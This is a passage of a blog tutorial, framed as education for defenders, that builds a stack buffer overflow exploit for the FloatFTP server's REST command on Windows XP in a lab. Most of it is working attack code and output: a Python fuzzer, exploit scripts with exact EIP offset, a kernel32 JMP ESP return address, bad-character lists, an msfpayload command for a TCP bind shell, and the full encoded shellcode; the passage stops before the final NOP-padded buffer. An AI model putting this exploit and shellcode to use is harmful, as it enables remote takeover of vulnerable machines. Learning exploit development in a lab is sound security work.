Proactive Defense

Know your enemy.

Sunday, May 19, 2013

Understanding Buffer Overflow Exploits

The first time that I had to work with a buffer overflow exploit, I was completely out of my depth. Although I could build networks and configure firewalls, proxies, and intrusion detection systems without breaking a sweat, exploit coding was a whole new world to me. However, as with any complex or difficult concept, breaking it down into manageable pieces proved to be an effective strategy.

After conducting research and following tutorials, the concepts and tools started to become less confusing and the details began to stick. I then started looking for simple buffer overflow vulnerabilities in known applications that I could recreate in my lab. It is in a working lab that concepts begin to click and the process - in its individual parts as well as a whole - becomes visible.

This tutorial will provide defenders with a basic idea of the attackers' exploit development process, the level of effort required, and the challenges that attackers face when writing malicious code to target specific vulnerabilities.

Today's attackers are determined and skilled and an understanding of how they operate is key for anyone tasked with defending computers and networks. The more understanding the defender has of the enemies motives and techniques the easier it is to formulate effective countermeasures.

I will go through several phases of exploit development and arrive at a working exploit. First, we will fuzz our target application to make it crash in interesting ways, monitor the crashes with Immunity debugger, and find a vulnerable location in Windows memory to target with our shellcode. We will then create an exploit to deliver the shellcode and compromise the remote system.

Required Software / Setup


Attacking system: Backtrack Linux (I used R3)
Development / Victim system: Windows XP SP3 English
Immunity debugger - Installed on Windows XP system
FloatFTP - The application we are going to exploit - (Ignore the existing exploit on this page for now and click the "vulnerable app" button to download. Extract the file to a folder on the desktop of the XP system.)

Let's get started.

Fuzzing

"Fuzzing" is a software testing practice in which malformed, excessive and random data is send to a computer program in attempts to make it crash or behave in unintended ways. Fuzzing is used test security of programs and systems.

Double click the float FTP executable to start the application:



Verify that it's running and listening on port 21 by opening a cmd prompt and typing:

```
netstat -an | find "21"
```

About Me

ProactiveDefender

I am an Information Security researcher and consultant. Information Security has been my professional focus and passion for the past 15 years. I work as the Director of Information Security for an internet retailer where I help to manage a security program and infrastructure.

View my complete profile

Blog Archive

- ▼ 2013 (1)
  - ▼ May (1)
    - Understanding Buffer Overflow Exploits
- ► 2012 (2)
- ► 2010 (2)
- ► 2009 (2)

Subscribe To


Posts
Comments

Links


Microsoft Security Response Center
Offensive Security
SANS Incident desk

```
C:\Documents and Settings\Administrator>netstat -an | find "21"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING

C:\Documents and Settings\Administrator>_
```

Start Immunity debugger and click "file", then "attach." Select the FTPServer process and click "attach."



Once the application loads up in the debugger, it will be in a paused state. Press F9 or click the play symbol on the Immunity tool bar to let the application run. The target application is now being monitored by the debugger.



We will now begin the process of configuring our FTP fuzzer, first fuzzing the application to make it crash and then capturing and analyzing the crash data with the debugger.


The code posted below is a simple fuzzer for FTP written in the Python scripting language. When executed, the fuzzer will send the standard FTP command "REST" with increasing amounts of "A"s appended to each command.

```
#!/usr/bin/python
import socket

# Create an array of buffers, from 20 to 2000, with increments of 20.
buffer=["A"]
counter=20
while len(buffer) <= 30:
        buffer.append("A"*counter)
        counter=counter+100

# Define the FTP commands to be fuzzed
commands=["REST"]

# Run the fuzzing loop
for command in commands:
        for string in buffer:
                print "Fuzzing" + command + " with length:" +str(len(string))
                s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                connect=s.connect(('10.10.10.32',21)) # Target IP address
                s.recv(1024)
                s.send('USER ftp\r\n') # login user
                s.recv(1024)
                s.send('PASS ftp\r\n') # login password
                s.recv(1024)
                s.send(command + ' ' + string + '\r\n') # buffer
                s.recv(1024)
                s.send('QUIT\r\n')
```

```
                s.close()
```

We can see from the example exploit (http://www.exploit-db.com/exploits/17546/) that the FTP server REST command is vulnerable to a buffer overflow. The FTP function REST will be the target of the fuzzer.


Create a folder on the desktop of the attacking system to store the fuzzing and exploit code. "cd" to this directory and run "nano fuzzer.py". This will open the nano text editor on a blank page. Copy and paste the code above into the file.




Modify the target IP address with the IP address of the system where the FloatFTP process is running. Press ctrl+o to save the file and ctrl+x to exit nano. Next, make the file executable by typing:

```
chmod 755 fuzzer.py
```

Execute "./fuzzer.py". After a few seconds you should see the fuzzer stop indicating that the target application has crashed.



When you look at the debugger on the XP system, you will see that Immunity has captured the crash data and paused the application. If you look at the EIP (Extended Instruction Pointer) register, you will see that the 41s from the fuzzer's buffer have overwritten the register and have also spilled into the ESP (Extended Stack Pointer) register (00AEFC2C). Our first object is to gain control of the EIP register, which controls which code is executed by the CPU, setting it to a value of our choosing.




Exploit Development

Create a new file with nano and enter the code below. This will be the beginning of our exploit. Save the file as skeleton.py and make it executable (chmod 755 skeleton.py).

```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = '\x41' * 1000

print "\nSending evil buffer..."

s.connect(('10.10.10.32',21))

data = s.recv(1024)

s.send('USER ftp' +'\r\n')

data = s.recv(1024)

s.send('PASS ftp' +'\r\n')

data = s.recv(1024)

s.send('REST' +buffer+'\r\n')

s.close()
```

Run ./skeleton.py in the Linux terminal on the attacking system.

Now when you examine the EIP register in Immunity you will see that the buffer code has overwritten the register with 41414141 and well as spilled into the ESP register.



The next step is to determine exactly how much space we have to insert code. Up until now, we have used a fixed set of repeating characters to determine our target memory address. We will now use the Metasploit pattern_create and pattern_offset tools to help us discover exactly how much space we have and what specific memory addresses to target. First, generate a non-repeating string with 1000 characters.

cd to /opt/metasploit/msf3/tools and run:

```
./pattern_create.rb 1000
```

Create a 1000 character string which will replace the previous 1000 character "A" buffer in the skeleton exploit.


Comment out the previous buffer in the exploit and create a new buffer line as below. Enclose the new buffer in double quotes.

```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#buffer = '\x41' * 1000
buffer = "Paste pattern_create buffer here"

print "\nSending evil buffer..."

s.connect(('10.10.10.32',21))

data = s.recv(1024)

s.send('USER ftp' +'\r\n')

data = s.recv(1024)

s.send('PASS ftp' +'\r\n')

data = s.recv(1024)

s.send('REST' +buffer+'\r\n')

s.close()
```

Restart the FTP server in Immunity debugger (click debug, then restart or press Ctrl+F2) and launch the skeleton exploit against the FTP server. It should crash as it did previously, but will now have the Metasploit created pattern in its EIP and ESP buffers. Copy these values down; we will use them to calculate the byte difference between the EIP and ESP registers.

In my case, the EIP and ESP values are:

EIP: 69413269
ESP: 00AEFC2C (69413669)




Next, run:

```
./pattern_offset.rb 69413269
```

Followed by:

```
./pattern_offset.rb 69413669
```



The output tells us that after 247 bytes the EIP register begins to get overwritten with the buffer. This means that bytes 248-251 are EIP and the exact bytes we want to target.

The CPU knows which instruction to run next by looking at the value of the EIP register and executing the instruction present at that memory address. Placing a JMP ESP instruction at the EIP memory location will cause the CPU to execute that instruction and "jump" to the ESP register to execute whatever resides in memory at that address. Our next objective is to place a JMP ESP instruction in EIP which will enable us to control the execution flow and divert it to our code in the ESP register.

There are 12 bytes between the two registers, so we will pad our buffer with 8 bytes to bridge the gap and line up the ESP register.

We adjust the buffer in our skeleton exploit staying within our 1000 byte boundary:


```
buffer = "\x41"*247 + "\x42\x42\x42\x42" + "\x43"*8 + "\x44"*741
```


eg: [buffer]<>[eip data]<>[padding]<>[shellcode placeholder]

```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#buffer = x41 * 1000
#buffer = "pattern_create buffer"
buffer = "\x41"*247 + "\x42\x42\x42\x42" + "\x43"*8 + "\x44"*741

print "\nSending evil buffer..."

s.connect(('10.10.10.32',21))

data = s.recv(1024)

s.send('USER ftp' +'\r\n')

data = s.recv(1024)

s.send('PASS ftp' +'\r\n')

data = s.recv(1024)

s.send('REST' +buffer+'\r\n')

s.close()
```

Restart the FTP server in Immunity and press the play button to un-pause the application.

Run the exploit again, then right click ESP in the Registers pane of Immunity and select "follow in dump." If everything has lined up correctly, the EIP register will contain 42424242 and the Ds (x44) will begin at the ESP memory address directly preceded by the 8 Cs which pad the distance from EIP to ESP.





Excellent. In Immunity, copy the ESP memory address from where the Ds begin to where they end. Then open Windows calculator and switch to hexadecimal mode and convert each value to decimal.

In my case, this is:


Begins: 00AEFC2C = 11467820
Ends: 00AEFF0C = 11468556

Subtract the first value from the second 11468556 - 11467820 = 736. This tells us we have 736 bytes for our shellcode.

Now that we have our target memory addresses and instructions, we need a way to get our instructions from the EIP register to the ESP register. To do this we can use an existing JMP ESP instruction in a Windows operating system DLL.

To find a JMP ESP instruction in an existing Windows DLL - click "e" on the Immunity toolbar, then double click a DLL, right click search, select "command" and type "JMP ESP".

We find the instruction we are looking for in the Windows kernel32.dll system file and make note of the memory address of JMP ESP. In my case, this is 7C86467B. Note that this instruction will reside in a different location if you are using anything other than 32bit Windows XP English SP3. If you are, find a JMP ESP instruction in another DLL and substitute the memory address in the rest of the tutorial.



Let's update our skeleton exploit with a new buffer. Comment out the last buffer statement and replace it with the code below.


```
buffer = "\x41"*247 + "\x7B\x46\x86\x7C" + "\x42"*8 + "\xCC"*741
```

Because of little endian CPU architecture, the JMP ESP address must be formatted backwards in the buffer, so 7C86467B becomes "\x7B\x46\x86\x7C". We will also add 8 Bs as padding ("\x43"*8) and change the last value to \xCC*741 (742 CC's) which will act as a place holder for our shellcode. All going well, the CCs should begin at the ESP memory address we are targeting, 00AEFC2C, and we should find our JMP ESP instruction (7C86467B) in the EIP register.


```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#buffer = x41 * 1000
#buffer = "pattern_create buffer"
#buffer = "\x41"*247 + "\x44\x44\x44\x44" + "\x43"*8 + "\x44"*741

# Windows XP SP3 kernel32.dll  JMP ESP

buffer = "\x41"*247 + "\x7B\x46\x86\x7C" + "\x42"*8 + "\xCC"*741

print "\nSending evil buffer..."

s.connect(('10.10.10.32',21))

data = s.recv(1024)

s.send('USER ftp' +'\r\n')

data = s.recv(1024)

s.send('PASS ftp' +'\r\n')

data = s.recv(1024)

s.send('REST' +buffer+'\r\n')

s.close()
```

Restart FTPserver.exe in Immunity by clicking "debug" then "restart". Don't forget to press F9 or to click the play button in the debugger to un-pause the application.

Click the arrow pointing to the three dots on the Immunity toolbar, enter JMP ESP memory location: 7C86467B (in this example), click "Ok" then press F2 to set a breakpoint in the debugger. When the JMP ESP address is accessed, the debugger will pause execution enabling us to review the registers and verify that we have targeted EIP and ESP correctly.



Run the exploit again and review the output in the debugger. It should look similar to this:



Excellent. EIP contains our JMP ESP target address (7C86467B) and our CCs begin on ESP (00AEFC2C). Now that we control execution flow, all that remains is replacing our placeholder CCs with shellcode.

Shellcode and exploit

We will use Metasploit msfpayload to create the shellcode payload. One thing to note: Since we are passing all this as a "string" we must abide by the character limitations of the FTP protocol. This means no null, return, newline, or @ characters. In hex they are represented by \x00, \x0d, \x0a, 0x40. Other characters which could prevent the shellcode from executing are "\x40\xff\x3d\x20"

The msfpayload command below will create shellcode that when executed on the target system will open a port listening on TCP 999. The msfencode statement ensures there are no bad characters in the shellcode which could prevent it from executing.

```
msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=999 R | msfencode -b '\x40\x0A\x00\x0D\xff\x0d\x
```

This results in a 368 byte payload:

```
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

buf =
"\xba\x2e\x27\xc2\x55\xdb\xdc\xd9\x74\x24\xf4\x5f\x2b\xc9" +
"\xb1\x56\x31\x57\x13\x83\xef\xfc\x03\x57\x21\xc5\x37\xa9" +
"\xd5\x80\xb8\x52\x25\xf3\x31\xb7\x14\x21\x25\xb3\x04\xf5" +
"\x2d\x91\xa4\x7e\x63\x02\x3f\xf2\xac\x25\x88\xb9\x8a\x08" +
"\x09\x0c\x13\xc6\xc9\x0e\xef\x15\x1d\xf1\xce\xd5\x50\xf0" +
"\x17\x0b\x9a\xa0\xc0\x47\x08\x55\x64\x15\x90\x54\xaa\x11" +
"\xa8\x2e\xcf\xe6\x5c\x85\xce\x36\xcc\x92\x99\xae\x67\xfc" +
"\x39\xce\xa4\x1e\x05\x99\xc1\xd5\xfd\x18\x03\x24\xfd\x2a" +
"\x6b\xeb\xc0\x82\x66\xf5\x05\x24\x98\x80\x7d\x56\x25\x93" +
"\x45\x24\xf1\x16\x58\x8e\x72\x80\xb8\x2e\x57\x57\x4a\x3c" +
"\x1c\x13\x14\x21\xa3\xf0\x2e\x5d\x28\xf7\xe0\xd7\x6a\xdc" +
"\x24\xb3\x29\x7d\x7c\x19\x9c\x82\x9e\xc5\x41\x27\xd4\xe4" +
"\x96\x51\xb7\x60\x5b\x6c\x48\x71\xf3\xe7\x3b\x43\x5c\x5c" +
"\xd4\xef\x15\x7a\x23\x0f\x0c\x3a\xbb\xee\xae\x3b\x95\x34" +
"\xfa\x6b\x8d\x9d\x82\xe7\x4d\x21\x57\xa7\x1d\x8d\x07\x08" +
"\xce\x6d\xf7\xe0\x04\x62\x28\x10\x27\xa8\x5f\x16\xe9\x88" +
"\x0c\xf1\x08\x2f\xb1\xe6\x84\xc9\xdf\xf8\xc0\x42\x77\x3b" +
"\x37\x5b\xe0\x44\x1d\xf7\xb9\xd2\x29\x11\x7d\xdc\xa9\x37" +
"\x2e\x71\x01\xd0\xa4\x99\x96\xc1\xbb\xb7\xbe\x88\x84\x50" +
"\x34\xe5\x47\xc0\x49\x2c\x3f\x61\xdb\xab\xbf\xec\xc0\x63" +
"\xe8\xb9\x37\x7a\x7c\x54\x61\xd4\x62\xa5\xf7\x1f\x26\x72" +
"\xc4\x9e\xa7\xf7\x70\x85\xb7\xc1\x79\x81\xe3\x9d\x2f\x5f" +
"\x5d\x58\x86\x11\x37\x32\x75\xf8\xdf\xc3\xb5\x3b\x99\xcb" +
"\x93\xcd\x45\x7d\x4a\x88\x7a\xb2\x1a\x1c\x03\xae\xba\xe3" +
"\xde\x6a\xc4\x12\xd2\x66\x51\x8d\x87\xca\x3f\x2e\x72\x08" +
"\x46\xad\x76\xf1\xbd\xad\xf3\xf4\xfa\x69\xe8\x84\x93\x1f" +
"\x0e\x3a\x93\x35"
```

Comment out the previous buffer statement and add the new modified statement:

```
buffer = "\x41"*247 + "\x7B\x46\x86\x7C" + "\x42"*8 + shellcode + "\xCC"*373
```

After having some issues with the shellcode running and double checking all parameters including "bad characters", I decide to add NOPs to the buffer just before the shellcode. In computer CPUs, a NOP slide is a sequence of NOP (no-operation) instructions (opcode 0x90) meant to "slide" the CPU's instruction execution flow to its final destination. NOPs often help when everything appears to line up correctly in an exploit but execution of the shellcode is failing.

I once again modify the buffer now adding 16 NOPs just before the shellcode:

